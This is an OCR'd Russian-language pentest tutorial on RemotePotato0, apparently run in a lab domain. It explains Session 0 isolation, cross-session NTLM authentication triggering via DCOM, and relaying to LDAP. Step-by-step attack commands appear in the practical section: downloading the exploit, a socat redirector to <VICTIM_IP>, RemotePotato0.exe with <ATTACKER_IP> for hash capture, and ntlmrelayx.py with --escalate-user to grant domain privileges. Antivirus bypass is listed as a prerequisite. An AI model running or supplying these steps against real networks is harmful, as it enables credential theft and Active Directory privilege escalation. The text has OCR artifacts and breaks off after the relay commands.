
RemotePotato0 – успешный результат попытки расширить область применения RoguePotato для проведения атак на доменные учетные записи.

Работает это дело примерно так же, как и RoguePotato, за исключением того, что теперь мы используем другие службы (с другими значениями CLSID) для триггера NTLM-аутентификации от имени пользователей, сессии которых существуют на атакуемой машине одновременно с нашей. Первоначальный вариант эксплоита работал только при условии действия атакующего из так называемого «нулевого сеанса».

Session 0 Isolation – концепция разделения сессий пользователей от сессий системных служб и неинтерактивных приложений. Начиная с Windows Vista, все пользователя, подключаясь на машину удаленно по протоколу RDP, проваливаются в свою сессию, откуда не могут взаимодействовать с процессами, запущенными в других сессиях, если не обладают правами локального администратора. Однако, если пользюк подключен через службу WinRM (Windows Remote Management, 5985-5986/TCP) или SSH, то он проваливается непосредственно в нулевой сеанс, т. к. сами вышеуказанные службы существуют именно там.

Наглядный пример: пользователь TINYCORP\j.doe в моей лабе не имеет прав локаладмина на сервере TEXAS, поэтому не может видеть запущенных от имени администратора процессов Google Chrome, будучи подключенным по RDP. Однако, если открыть диспетчер задач с правами администратора, эти процессы будут отображены.





ис. 5. Запуск диспетчера задач с разными правами

С другой стороны, если я включу этого пользователя в локальную группу Remote Management Users на этом сервере и подключусь к нему с помощью Evil-WinRM, я окажусь в контексте Session 0, по-прежнему не обладая правами локаладмина.

```
*Evil-WinRM* PS C:\Users\j.doe\Documents> hostname
TEXAS
*Evil-WinRM* PS C:\Users\j.doe\Documents> whoami
tinycorp\j.doe
*Evil-WinRM* PS C:\Users\j.doe\Documents> Get-Process -PID $PID

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    676      27    45620      65464       1.02    2352   0 wsmprovhost


*Evil-WinRM* PS C:\Users\j.doe\Documents> (Get-Process -PID $PID).SessionID
0
*Evil-WinRM* PS C:\Users\j.doe\Documents> Get-Process -PID 648

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    149      10     2164       4252                648   2 chrome


*Evil-WinRM* PS C:\Users\j.doe\Documents> (Get-Process -PID 648).SessionID
2
*Evil-WinRM* PS C:\Users\j.doe\Documents> Stop-Process -Id 648
Cannot stop process "chrome (648)" because of the following error: Access is denied
At line:1 char:1
+ Stop-Process -Id 648
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : CloseError: (System.Diagnostics.Process (chrome):Process) [Stop-Process], ProcessCommandException
    + FullyQualifiedErrorId : CouldNotStopProcess,Microsoft.PowerShell.Commands.StopProcessCommand
```

Рис. 6. Внутри нулевого сеанса по WinRM

Это не означает, что я теперь могу делать с процессами в других сессиях все, что захочу, однако открывает интересные возможности в контексте взаимодействия с ними через DCOM/RPC.

То есть в ситуации, когда у нас есть пользователь с правами подключения к серверам в контексте нулевого сеанса посредством WinRM и/или SSH (т. е. входящий в группу Remote Management Users), но не обладающий правами локаладмина (в противном случае мы можем просто сдампить LSASS для получения нужных кред), можно было использовать трюк с RemotePotato0 при условии существования на атакуемом сервере сессий привилегированных пользователей. По словам автора эксплоита в этом случае при триггере NTLM-аутентификации через определенный CLSID мы сможем угнать контекст сессии **с наименьшим значением ее идентификатора**:

"If we have a shell in Session 0, even as a low privileged user, and trigger these particular CLSIDs, we will obtain an NTLM authentication from the user who is interactively connected (if more than one user is interactively connected, we will get that of the user with lowest session id)". – (c)
линк

Понятно, что при таком раскладе область применимости RemotePotato0 была не очень широкой, поэтому хайпа вокруг этого метода было немного.

Спустя некоторое время на всеобщую радость эксплоит обновился и стал поддерживать функционал кросс-сессионного триггера NTLM-аутентификации: это означает, что действуя даже в рамках сессии № 1 из RDP, мы можем дернуть привилегированный контекст администратора, также залогиненного в RDP, но в сессии № 2. Вот это уже прям пушка.

Как работает и когда использовать

Перед переходом к практике суммируем знания о RemotePotato0.

Условия применимости атаки (что нам нужно иметь):

1. Скомпрометированная доменная УЗ, имеющая привилегии подключения к удаленному серверу по протоколу RDP, где потенциально может тусить привилегированные пользователи. На самом деле, это условие встречается практически везде, т. к. везде есть терминальники, куда время от времени заглядывают доменадмины.

2. Подконтрольный атакующему хост в интранете, имеющий сетевую связанность по порту 135/TCP с атакуемым сервером (от этого условия мы избавимся далее).

3. Незащищенный эндпоинт с доменной аутентификацией, куда можно релеить Net-NTLMv2 аутентификацию, прилетевшую на наш HTTP-сервер. Идеальный вариант – службы LDAP(S) (или дефолтная прила веб-энролмента AD CS).

4. Возможность исполнения бинаря RemotePotato0.exe на атакуемом сервере в обход средств антивирусной защиты.

Как работает атака:

1. Действуя из сессии непривилегированного пользователя, подключенного по RDP к серверу, где есть сессия привилегированного (или любого другого интересующего нас) доменного пользователя, атакующий триггерит NTLM-аутентификацию от имени жертвы через анмаршалинг вредоносного объекта COM-класса IStorage посредством передачи его в качестве аргумента в API-ручку CoGetInstanceFromIStorage. В вредоносном объекте живет IP-адрес и порт подконтрольного атакующему сетевого узла, куда позже прилетит NTLM-аутентификация.
2. На своем сервере атакующий зеркалит трафло, пришедшее на 135/TCP порт, обратно на атакуемую машину в порт, где уже поднят фейковый OXID-резолвер, который отдает запросу DCOM нужный RPC-биндинг.
3. Частично повторяется шаг 4 из описания работы RoguePotato: вызов IRemUnknown2::RemRelease в отношении локального RPC-сервера, инкапсуляция RPC-запроса с NTLM-аутентификацией в HTTP и перенаправление его на наш HTTP-сервер. Последний уже поднят на машине атакующего в виде инстанса ntlmrelayx.py.
4. Проведение кросс-протокольной атаки NTLM Relay на незащищенный эндпоинт с доменной аутентификацией, например LDAP. В этом случае атакующий может добавить подконтрольного ему доменного пользователя в привилегированные доменные группы безопасности, настроить ограниченное делегировании на основе ресурсов (атака RBCD Abuse) для критических доменных ресурсов или использовать любой другой поддерживаемый вектор атаки ntlmrelayx.py.




Рис. 7. Механизм работы RemotePotato0 (изображение – www.sentinelone.com)

Перейдем к практике.

Сферические примеры в вакууме

Прежде чем говорить об уклонении от AV и других улучшалках, посмотрим на атаку при отключенных средствах защиты, чтобы понимать, какого результата нам ожидать.

Я загружу свежий релиз RemotePotato0 и распакую его.

```
PS > curl https://github.com/antonioCoco/RemotePotato0/releases/download/1.2/RemotePotato0.zip -o
RemotePotato0.zip
PS > Expand-Archive .\RemotePotato0.zip -DestinationPath .
PS > ls .\RemotePotato0*
PS > .\RemotePotato0.exe
```




Рис. 8. Загрузка и распаковка RemotePotato0

Как можно видеть из help-а, в нашем распоряжении несколько режимов атаки: можно либо отправить аутентификацию на relay-сервер для ее перенаправления на другой эндпоинт (режим 0, по умолчанию), либо получить значение хеша Net-NTLMv2 для его офлайн-перебора (режим 2). Режимы 1 и 3 предназначены для триггера NTLM-аутентификации вручную, без «картошки», поэтому нам это не очень интересно.

Для разминки сперва попробуем режим 2:

- -m – режим атаки,
- -x – IP-адрес TCP-редиректора, который отзеркалит OXID-резолв обратно на машину-жертву на порт, указанный в опции -p (если бы я использовал Windows Server 2012,

без этой опции, т. к. на нем нет фиксов по запрету резолва OXID-запросов через нестандартные порты),

- -p – порт фейкового локального OXID-резолвера, куда будет отзеркален OXID-запрос машиной атакующего,
- -s – номер сессии пользователя, которого мы хотим олицетворить.

```
~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<VICTIM_IP>:9998
PS > .\RemotePotato0.exe -m 2 -x <ATTACKER_IP> -p 9998 -s <SESSION_ID>
```




Рис. 9. Запуск RemotePotato0 в режиме сбора хешей

Как видим, мы успешно получили значение хеша Net-NTLMv2, который теперь можно спокойно брутить в офлайне (режим 5600 в hashcat в помощь). Это полноценная замена атаки Internal Monologue, не требующая к тому же прав локального администратора.

Теперь перейдем к релею на LDAP. Опции те же самые, только добавим флаг -r, задающий IP-адрес HTTP-сервера атакующего, который проведет NTLM Relay.

```
~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<VICTIM_IP>:9998
~$ sudo ntlmrelayx.py -t ldap://<DC_IP> --no-smb-server --no-wcf-server --no-raw-server --escalate-user <PWNED_USER>
PS > .\RemotePotato0.exe -m 0 -r <ATTACKER_IP> -x <ATTACKER_IP> -p 9998 -s <SESSION_ID>
```

